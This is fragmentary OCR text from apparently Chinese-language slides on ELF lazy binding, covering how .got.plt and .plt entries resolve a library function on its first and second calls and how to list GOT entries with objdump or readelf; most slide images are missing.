


Lazy binding




因 foo 還沒 call 過
所以 foo 在 .got.plt 中所存的值
會是.plt中的下一行指令位置
所以看起來會像沒有 jmp 過


Lazy binding




Lazy binding




Lazy binding



Lazy binding




Lazy binding



Lazy binding


找到 foo 在 library 的位置後
會填回 .got.plt

Lazy binding




Lazy binding

- 第二次 call foo 時



Lazy binding

- 第二次 call foo 時



How to find the GOT

- objdump -R elf or readelf -r elf

